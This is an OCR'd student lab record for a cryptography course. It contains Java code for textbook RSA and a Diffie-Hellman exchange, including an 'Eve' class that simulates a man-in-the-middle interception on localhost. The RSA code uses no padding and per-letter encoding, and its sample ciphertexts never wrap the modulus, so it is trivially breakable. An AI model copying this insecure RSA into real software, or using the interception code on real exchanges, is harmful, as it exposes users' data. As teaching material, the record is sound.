
Step 1. Start
Step 2. Read word
Step 3. Number encode the word
Step 4. Implement the logic for encryption of number encoded word using e (public key)
Step 5. Display the ciphered text (in form of number array)
Step 6. End


RSA Decryption


Step 1. Start
Step 2. Read size of array
Step 3. Read elements of array
Step 4. Implement the logic for decryption using d (private key)
Step 5. Display the deciphered text (in form of number array)
Step 6. End

Screen Shots of simulation in Virtual labs






Virtual Labs
cse29-iiith.vlabs.ac.in/exp/pkcs/simulation.html
string):
vicky
encrypt
Ciphertext (hex):
7fb83015e616549ae5d2dc834fc6344d9bbdbc3bc29e04bc26a51e32f7d20c17
2eb80f8552290ae4372de1dbb69a519cb68d31f77c5acbde46cba36bc9a4d6c5
decrypt
Decrypted Plaintext (string):
vicky
Status:
Decryption Time: 9ms
RSA private key
1024 bit
1024 bit (e=3)
512 bit
512 bit (e=3)
Generate
bits = 512
Modulus (hex):
C4E3F7212602E1E396C0B6623CF11D26204ACE3E7D26685E037AD2507DCE82FC
28F2D5F8A67FC3AFAB89A6D818D1F4C28CFA548418BD9F8E7426789A67E73E41
Public exponent (hex, F4=0x10001):
10001
Private exponent (hex):
7cd1745aec69096129b1f42da52ac9eae0afebbe0bc2ec89253598dcf454960e
3e5e4ec9f8c87202b986601dd167253ee3fb3fa047e14f1dfd5ccd37e931b29d


Virtual Labs
cse29-iiith.vlabs.ac.in/exp/pkcs/simulation.html
1024 bit (e=3)
512 bit
512 bit (e=3)
Generate
bits = 512
C4E3F7212602E1E396C0B6623CF11D26204ACE3E7D26685E037AD2507DCE82FC
28F2D5F8A67FC3AFAB89A6D818D1F4C28CFA548418BD9F8E7426789A67E73E41
Public exponent (hex, F4=0x10001):
10001
Private exponent (hex):
7cd1745aec69096129b1f42da52ac9eae0afebbe0bc2ec89253598dcf454960e
3e5e4ec9f8c87202b986601dd167253ee3fb3fa047e14f1dfd5ccd37e931b29d
P (hex):
f0e4dd1eac5622bd3932860fc749bbc48662edabdf3d2826059acc0251ac0d3b
Q (hex):
d13cb38fbcd06ee9bca330b4000b3dae5dae12b27e5173e4d888c325cda61ab3
D mod (P-1) (hex):
b3d5571197fc31b0eb6b4153b425e24c033b054d22b9c8282254fe69d8c8c593
D mod (Q-1) (hex):
968ffe89e50d7b72585a79b65cfdb9c1da0963cceb56c3759e57334de5a0ac3f
1/Q mod P (hex):
d9bc4f420e93adad9f007d0e5744c2fe051c9ed9d3c9b65f439a18e13d6e3908

Coding

```
package com.information;

import java.math.BigInteger;
import java.util.Random;
import java.util.Scanner;


class Method{
   static final String alpha = "abcdefghijklmnopqrstuvwxyz";
   static BigInteger gcd, inverse;
   public void gcd(BigInteger e, BigInteger pi){
      BigInteger a = pi;
      BigInteger b = e;
      BigInteger t1 = BigInteger.valueOf(0);
      BigInteger t2 = BigInteger.valueOf(1);
      while ((b.compareTo(BigInteger.valueOf(0))) != 0){
         BigInteger q = a.divide(b);
         BigInteger r = a.mod(b);
         a = b;
         b = r;
         BigInteger t = t1.subtract(q.multiply(t2));
         t1 = t2;
         t2 = t;
      }
      gcd = a;
      if (gcd.compareTo(BigInteger.valueOf(1)) == 0){
         if (t1.compareTo(BigInteger.valueOf(0)) ==  -1)
            inverse = t1.add(pi);
         else
            inverse = t1;
      }
   }
   public BigInteger[] charEnc(String s){
      BigInteger arr[] = new BigInteger[s.length()];
      for (int i=0; i<s.length(); i++){
         arr[i] = BigInteger.valueOf(alpha.indexOf(s.charAt(i)));
      }
      System.out.print("PLAIN TEXT: ");
      display(arr);
      return arr;
   }
   public BigInteger[] encrypt(BigInteger arr[], BigInteger e, BigInteger n){
      for (int i=0; i<arr.length; i++){
         BigInteger product = arr[i];
         arr[i] = arr[i].modPow(e, n);
      }
      return arr;
```

```
  }
  public void display(BigInteger arr[]){
    for (int i=0; i<arr.length; i++){
      System.out.print(arr[i] + " ");
    }
    System.out.println();
  }
}

public class Rsa {
  static BigInteger d, pi, n, e;
  public static void main(String[] args) {
    Scanner sc = new Scanner(System.in);
    Method obj = new Method();
    Random random = new Random();
    while (true){
      System.out.println("\nEnter choice:\n0. Exit\n1. key generation\n2. Encryption\n3.
Decryption\n");
      int choice = sc.nextInt();
      if (choice == 0)
        break;
      else if (choice == 1){
        e = BigInteger.valueOf(2);
        System.out.print("Enter a prime number(-1 for auto-generation): ");
        String s1 = sc.next();
        BigInteger p = new BigInteger(s1);
        if (p.compareTo(BigInteger.valueOf(-1))==0) {
          System.out.print("Enter bit length: ");
          int length = sc.nextInt(); //400 bits - 100 length
          p = BigInteger.probablePrime(length, random);
        }
        System.out.print("Enter another prime number(-1 for auto-generation): ");
        String s2 = sc.next();
        BigInteger q = new BigInteger(s2);
        if (q.compareTo(BigInteger.valueOf(-1))==0) {
          System.out.print("Enter bit length: ");
          int length = sc.nextInt(); //400 bits - 100 length
          q = BigInteger.probablePrime(length, random);
        }
        System.out.println("P: " + p);
        System.out.println("Q: " + q);
        n = p.multiply(q);
        pi = (p.subtract(BigInteger.valueOf(1))).multiply(q.subtract(BigInteger.valueOf(1)));
        while (e.compareTo(pi) < 0){
          obj.gcd(e, pi);
          if (Method.gcd.compareTo(BigInteger.valueOf(1)) == 0)
            break;
          else
```

```
                e = e.add(BigInteger.valueOf(1));
            }
            d = Method.inverse;
            System.out.println("public key: " + e);
            System.out.println("private key: " + d);
        }
        else if (choice == 2){
            System.out.print("Enter a word: ");
            String word = sc.next();
            BigInteger temp[] = obj.charEnc(word);
            BigInteger enc[] = obj.encrypt(temp, e, n);
            System.out.print("CIPHERED TEXT: ");
            obj.display(enc);
        }
        else if (choice == 3){
            System.out.print("Enter size of array: ");
            int size = sc.nextInt();
            BigInteger arr[] = new BigInteger[size];
            for (int i=0; i<size; i++){
                System.out.print("Enter element: ");
                String inp = sc.next();
                arr[i] = new BigInteger(inp);
            }
            BigInteger dec[] = obj.encrypt(arr, d, n);
            System.out.print("DECIPHERED TEXT: ");
            obj.display(dec);
        }
    }
  }
}
```

SCREEN SHOTS:

KEY GENERATION:

```
Enter choice:
0. Exit
1. key generation
2. Encryption
3. Decryption

1
Enter a prime number(-1 for auto-generation): -1
Enter bit length: 400
Enter another prime number(-1 for auto-generation): -1
Enter bit length: 400
P: 233245165158420196771124429423977285167479134118350856060261191104532567642854368352764241915298604586238855009412956504 1
Q: 187990968613714273057586360226594580525298507800494524459313072273776278357771652621390110362387369695526288028248535194 1
public key: 7
private key: 626399778894245330302152527538472595518306814795083060421352067175225317285110652923791837550271032651608616927801163397217744002899773650438103435833
```

ENCRYPTION:

```
Enter choice:
0. Exit
1. key generation
2. Encryption
3. Decryption

2
Enter a word: logi
PLAIN TEXT: 11 14 6 8
CIPHERED TEXT: 19487171 105413504 279936 2097152
```

DECRYPTION:

```
Enter choice:
0. Exit
1. key generation
2. Encryption
3. Decryption

3
Enter size of array: 4
Enter element: 19487171
Enter element: 105413504
Enter element: 279936
Enter element: 2097152
DECIPHERED TEXT: 11 14 6 8
```

RESULT:

Thus, the working of RSA in Virtual lab environment and the same in Java/Python has been successfully implemented.

Evaluation

Parameter	Max Marks	Marks Obtained
Uniqueness of the Code	15	
Completion of experiment on time	5	
Documentation	5	
Simulation in Vlabs	5	
Total	30	
Signature of the faculty with Date		

Ex.No.4	**IMPLEMENTATION OF DIFFIE HELLMAN KEY EXCHANGE**

AIM:

To simulate the working of Diffie Hellman in Virtual lab environment and to implement the same in Client/ Server model using Java

THEORY:

The Diffie-Hellman algorithm is being used to establish a shared secret that can be used for secret communications while exchanging data over a public network using the elliptic curve to generate points and get the secret key using the parameters.

Steps Involved:

1. Two clients exchange 2 numbers namely p (A Prime Number) and prim_root(Primitive root of p)
2. Client1 calculates ya using private key(xa) by using formula ya = (prim_root^xa)mod(p)
3. Client2 calculates yb using private key(xb) by using formula yb = (prim_root^xb)mod(p)
4. Both Client exchange ya and yb with each other
5. Client1 calculates key by using formula key = (yb^xa)mod(p)
6. Client2 calculates key by using formula key = (ya^xb)mod(p)

ALGORITHM:

ALICE SIDE:

Step 1. Start
Step 2. Create class ClientDiff
Step 2.1. Create a method display()
Step 2.1.1. Implement the logic for displaying the BigInteger array
Step 2.2. Create method root()
Step 2.2.1. Implement the logic for finding the generator for a given prime number
Step 2.3. Create method discreteLog()
Step 2.3.1. Implement the logic for finding secret key for the given inputs using brte force
Ste 2.4. Create constructor
Step 2.4.1. Create objects for Scanner and Random class
Step 2.4.2. Run a while loop
Step 2.4.2.1. create a try block
Step 2.4.2.1.1. Create a new Socket
Step 2.4.2.2. Create a catch block
Step 2.4.2.2.1. continue
Step 2.4.2.3. Break
Step 2.4.3. Create objects for DataInputStream and DataOuputStream class
Step 2.4.4. Read choice and send to Bob

Step 2.4.5. If choice equals 1
Step 2.4.5.1. Read prime number and send to Bob
Step 2.4.5.2. Call the method root() and display the returned value of root method
Step 2.4.5.3. Read root and send it to Bob
Step 2.4.5.4. Read secret key
Step 2.4.5.5. Calculate public key and send it to bob
Step 2.4.5.6. Receive public key of bob
Step 2.4.5.7. Display key
Step 2.4.6. If choice equals 2
Step 2.4.6.1. Read prime number
Step 2.4.6.2. Read public key
Step 2.4.6.3. Call method roots()
Step 2.4.6.4. Read root
Step 2.4.6.5. call method discreteLog()
Step 2.4.6.6. display the value returned by discrete log method
Step 2.4.7. If choice equals 3
Step 2.4.7.1. Close the socket
Step 2.4.7.2. Create a new Socket
Step 2.4.7.3. Create objects for DataInputStream and DataOutputstream classes
Step 2.4.7.4. Read prime number
Step 2.4.7.5. Send prime number to Eve
Step 2.4.7.6. Call method root
Step 2.4.7.7. Read root
Step 2.4.7.8. Read confidential key
Step 2.4.7.9. Calculate public key
Step 2.4.7.10. Receive public key of Eve
Step 2.4.7.11. Calculate and display key
Step 2.5. Create main method
Step 2.5.1. Call constructor ClientDiff
Step 3. End


BOB SIDE:
Step 1. Start
Step 2. Create a class ServerDiff and create a ServerSocket in the constructor
Step 3. Run a while loop
Step 3.1. accept request from client
Step 3.2. create objects for DataInputStream and DataOutputStream class
Step 3.3. Read choice
Step 3.4. Check if choice equals 1
Step 3.4.1. Receive prime number from Alice
Step 3.4.2. Receive generator from Alice
Step 3.4.3. Read confidential key
Step 3.4.4. Calculate public key
Step 3.4.5. Receive Alice's public key
Step 3.4.6. Calculate key
Step 3.5. Check if choice equals 3
Step 3.5.1. Close ServerSocket and Socket
Step 3.5.2. Sleep the program for 1 second

Step 3.5.3. Receive prime number and root from Eve
Step 3.5.4. Read secret key
Step 3.5.5. Calculate public key
Step 3.5.6. Send public key to Eve
Step 3.5.7. Receive public key from Eve
Step 3.5.8. Calculate key
Step 3.5.9. Create a ServerSocket

Step 4. Create main method
Step 4.1. Call constructor ServerDiff
Step 5. End

EVE SIDE:
Step 1. Start
Step 2. Create class IntruderDiff
Step 2.1. Create constructor
Step 2.1.1. Create a new ServerSocket and create a object for scanner class
Step 2.1.2. Accept request from Alice
Step 2.1.3. Create objects for DataInputStream and DataOutputStream class
Step 2.1.4. Receive prime number from Alice
Step 2.1.5. Receive generator from Alice
Step 2.1.6. Receive public key of Alice
Step 2.1.7. Read confidential key
Step 2.1.8. Calculate public key and send it to Alice
Step 2.1.9. Calculate key and display key
Step 2.1.10. Accept request from Bob
Step 2.1.11. Repeat step 2.1.3 to 2.1.9 but instead of Alice send and receive data from Alice
Step 2.2. Create main method()
Step 2.2.1. Call constructor IntruderDiff
Step 3. End

Screen Shots of simulation in Virtual labs



Coding

ALICE SIDE:

```
package com.information;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.ArrayList;
import java.util.Random;
import java.util.Scanner;
import java.math.BigInteger;

public class ClientDiff {
  public static void display(ArrayList<BigInteger> arr){
    for (BigInteger i : arr){
      System.out.print(i + " ");
    }
    System.out.println();
  }
  public static ArrayList root(BigInteger number){
    BigInteger pi = number.subtract(BigInteger.valueOf(1));
    ArrayList<BigInteger> arr = new ArrayList<BigInteger>();
    ArrayList<BigInteger> roots = new ArrayList<BigInteger>();
```

```
    for (int i = 2; i < 100 ; i++){
      if (BigInteger.valueOf(i).isProbablePrime(1) &&
(pi.mod(BigInteger.valueOf(i)).compareTo(BigInteger.ZERO)) == 0){
        arr.add(pi.divide(BigInteger.valueOf(i)));
      }
    }
    for (int i=2; i<100; i++){
      int flag = 0;
      for (BigInteger j : arr){
        if ((BigInteger.valueOf(i).modPow(j, number)).compareTo(BigInteger.ONE) == 0){
          flag = 1;
          break;
        }
      }
      if (flag == 0)
        roots.add(BigInteger.valueOf(i));
    }
    return roots;
  }
  public static BigInteger discreteLog(BigInteger q, BigInteger y, BigInteger root){
    for ( BigInteger i = BigInteger.ZERO; i.compareTo(q) < 0; i = i.add(BigInteger.ONE)){
      if (root.modPow(i, q).compareTo(y) == 0){
        return i;
      }
    }
    return BigInteger.valueOf(-1);
  }

  public ClientDiff(String ip, int port1, int port2) throws Exception{
    Scanner sc = new Scanner(System.in);
    Random random = new Random();
    Socket s;
    while (true) {
      while (true){
        try{
          s = new Socket(ip, port1);
        }
        catch (Exception e){continue;}
        break;
      }
      DataInputStream in = new DataInputStream(s.getInputStream());
      DataOutputStream out = new DataOutputStream(s.getOutputStream());
      System.out.print("\nEnter choice:\n0. Exit\n1. Key Exchange\n2. Discrete Log\n3. Man
in middle\n");
      int choice = sc.nextInt();
      out.writeUTF(choice + "");
      out.flush();
      if (choice == 1){
```

```
    System.out.print("Enter a prime number: ");
    BigInteger q = new BigInteger(sc.next());
    if (q.compareTo(BigInteger.valueOf(-1)) == 0) {
      System.out.print("Enter bit length: ");
      int length = sc.nextInt(); //400 bits - 100 length
      q = BigInteger.probablePrime(length, random);
    }
    out.writeUTF(q + "");
    System.out.println("q: " + q);
    System.out.println("The primitive roots of " + q + " within 100 are: ");
    ArrayList roots = root(q);
    display(roots);
    BigInteger root;
    while (true) {
      System.out.print("Enter the element to be chosen as root: ");
      String str = sc.next();
      root = new BigInteger(str);
      if (roots.contains(root)) {
        out.writeUTF(root + "");
        break;
      }
    }
    System.out.print("Enter secret key:(Less than prime number) ");
    String temp = sc.next();
    BigInteger xa = new BigInteger(temp);
    BigInteger ya = root.modPow(xa, q);
    out.writeUTF(ya + "");
    BigInteger yb = new BigInteger(in.readUTF());
    BigInteger key = yb.modPow(xa, q);
    System.out.print("KEY: " + key);
  }
  else if (choice == 2){
    String temp;
    System.out.print("Enter prime number: ");
    temp = sc.next();
    BigInteger q = new BigInteger(temp);
    System.out.print("Enter public key: ");
    temp = sc.next();
    BigInteger y = new BigInteger(temp);
    ArrayList roots = root(q);
    display(roots);
    System.out.print("Enter root: ");
    temp = sc.next();
    BigInteger root = new BigInteger(temp);
    BigInteger xa = discreteLog(q, y, root);
    if (xa.compareTo(BigInteger.valueOf(-1)) == 0)
      System.out.println("\nThere is no secret key");
    else
```

```
            System.out.println("\nSecret key is " + xa);
        }
        else if (choice == 3){
            s.close();
            s = new Socket(ip, port2);
            in = new DataInputStream(s.getInputStream());
            out = new DataOutputStream(s.getOutputStream());
            System.out.print("Enter a prime number: ");
            String a = sc.next();
            BigInteger q = new BigInteger(a);
            if (q.compareTo(BigInteger.valueOf(-1)) == 0) {
                System.out.print("Enter bit length: ");
                int length = sc.nextInt(); //400 bits - 100 length
                q = BigInteger.probablePrime(length, random);
            }
            System.out.println("q: " + q);
            out.writeUTF(q + "");
            ArrayList roots = root(q);
            System.out.println("Primitive roots are: ");
            display(roots);
            System.out.print("Enter root: ");
            String str = sc.next();
            BigInteger root = new BigInteger(str);
            out.writeUTF(root + "");
            System.out.print("Enter confidential key: ");
            String temp = sc.next();
            BigInteger xa = new BigInteger(temp);
            BigInteger ya = root.modPow(xa, q);
            out.writeUTF(ya + "");
            BigInteger yc = new BigInteger(in.readUTF());
            BigInteger key = yc.modPow(xa, q);
            System.out.println("key: " + key);
        }
      }
    }
    public static void main(String[] args) throws Exception{
      new ClientDiff("localhost", 2001, 2002);
    }
}
```

BOB SIDE:

```
package com.information;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.math.BigInteger;
import java.net.ServerSocket;
import java.net.Socket;
```

```
import java.util.Scanner;

public class ServerDiff {
  public ServerDiff(String ip, int port1, int port2) throws Exception{
    Scanner sc = new Scanner(System.in);
    ServerSocket ss = new ServerSocket(port1);
    while (true){
      Socket s = ss.accept();
      DataInputStream in = new DataInputStream(s.getInputStream());
      DataOutputStream out = new DataOutputStream(s.getOutputStream());
      int choice = Integer.parseInt(in.readUTF());
      String temp;
      if (choice == 1) {
        BigInteger q = new BigInteger(in.readUTF());
        BigInteger root = new BigInteger(in.readUTF());
        System.out.println("Prime number: " + q);
        System.out.println("primitive root: " + root);
        System.out.print("Enter secret key(Less than prime number): ");
        temp = sc.next();
        BigInteger xb = new BigInteger(temp);
        BigInteger yb = root.modPow(xb, q);
        BigInteger ya = new BigInteger(in.readUTF());
        out.writeUTF(yb + "");
        BigInteger key = ya.modPow(xb, q);
        System.out.println("KEY: " + key);
      }
      else if (choice == 3){
        s.close();
        ss.close();
        Thread.sleep(1000);
        s = new Socket(ip, port2);
        in = new DataInputStream(s.getInputStream());
        out = new DataOutputStream(s.getOutputStream());
        BigInteger q = new BigInteger(in.readUTF());
        BigInteger root = new BigInteger(in.readUTF());
        System.out.print("Enter secret key(xb): ");
        temp = sc.next();
        BigInteger xb = new BigInteger(temp);
        BigInteger yb = root.modPow(xb, q);
        out.writeUTF(yb + "");
        BigInteger yd = new BigInteger(in.readUTF());
        BigInteger key = yd.modPow(xb, q);
        System.out.println("key: " + key);
        ss = new ServerSocket(port1);
      }
    }
  }
  public static void main(String[] args) throws Exception{
```

```
        new ServerDiff("localhost", 2001, 2002);
    }
}
```

EVE SIDE:

```
package com.information;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.math.BigInteger;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.Scanner;

public class IntruderDiff {
    public IntruderDiff(String ip, int port) throws Exception {
        ServerSocket ss = new ServerSocket(port);
        Scanner sc = new Scanner(System.in);
        while (true) {
            Socket client = ss.accept();
            DataInputStream in = new DataInputStream(client.getInputStream());
            DataOutputStream out = new DataOutputStream(client.getOutputStream());
            String str;
            BigInteger q = new BigInteger(in.readUTF());
            System.out.println("q: " + q);
            BigInteger root = new BigInteger(in.readUTF());
            System.out.println("root: " + root);
            BigInteger ya = new BigInteger(in.readUTF());
            System.out.print("Enter confidential key(xc): ");
            str = sc.next();
            BigInteger xc = new BigInteger(str);
            BigInteger yc = root.modPow(xc, q);
            out.writeUTF(yc + "");
            BigInteger key1 = ya.modPow(xc, q);
            System.out.println("ALICE - EAVES: " + key1);
            Socket server = ss.accept();
            in = new DataInputStream(server.getInputStream());
            out = new DataOutputStream(server.getOutputStream());
            out.writeUTF(q + "");
            out.writeUTF(root + "");
            BigInteger yb = new BigInteger(in.readUTF());
            System.out.print("Enter confidential key(xd): ");
            str = sc.next();
            BigInteger xd = new BigInteger(str);
            BigInteger yd = root.modPow(xd, q);
            out.writeUTF(yd + "");
            BigInteger key2 = yb.modPow(xd, q);
            System.out.println("BOB - EAVES: " + key2);
```

```
    }
  }

  public static void main(String[] args) throws Exception{
    new IntruderDiff("localhost", 2002);
  }
}
```

SCREEN SHOTS:

KEY EXCHANGE:

Alice side:

```
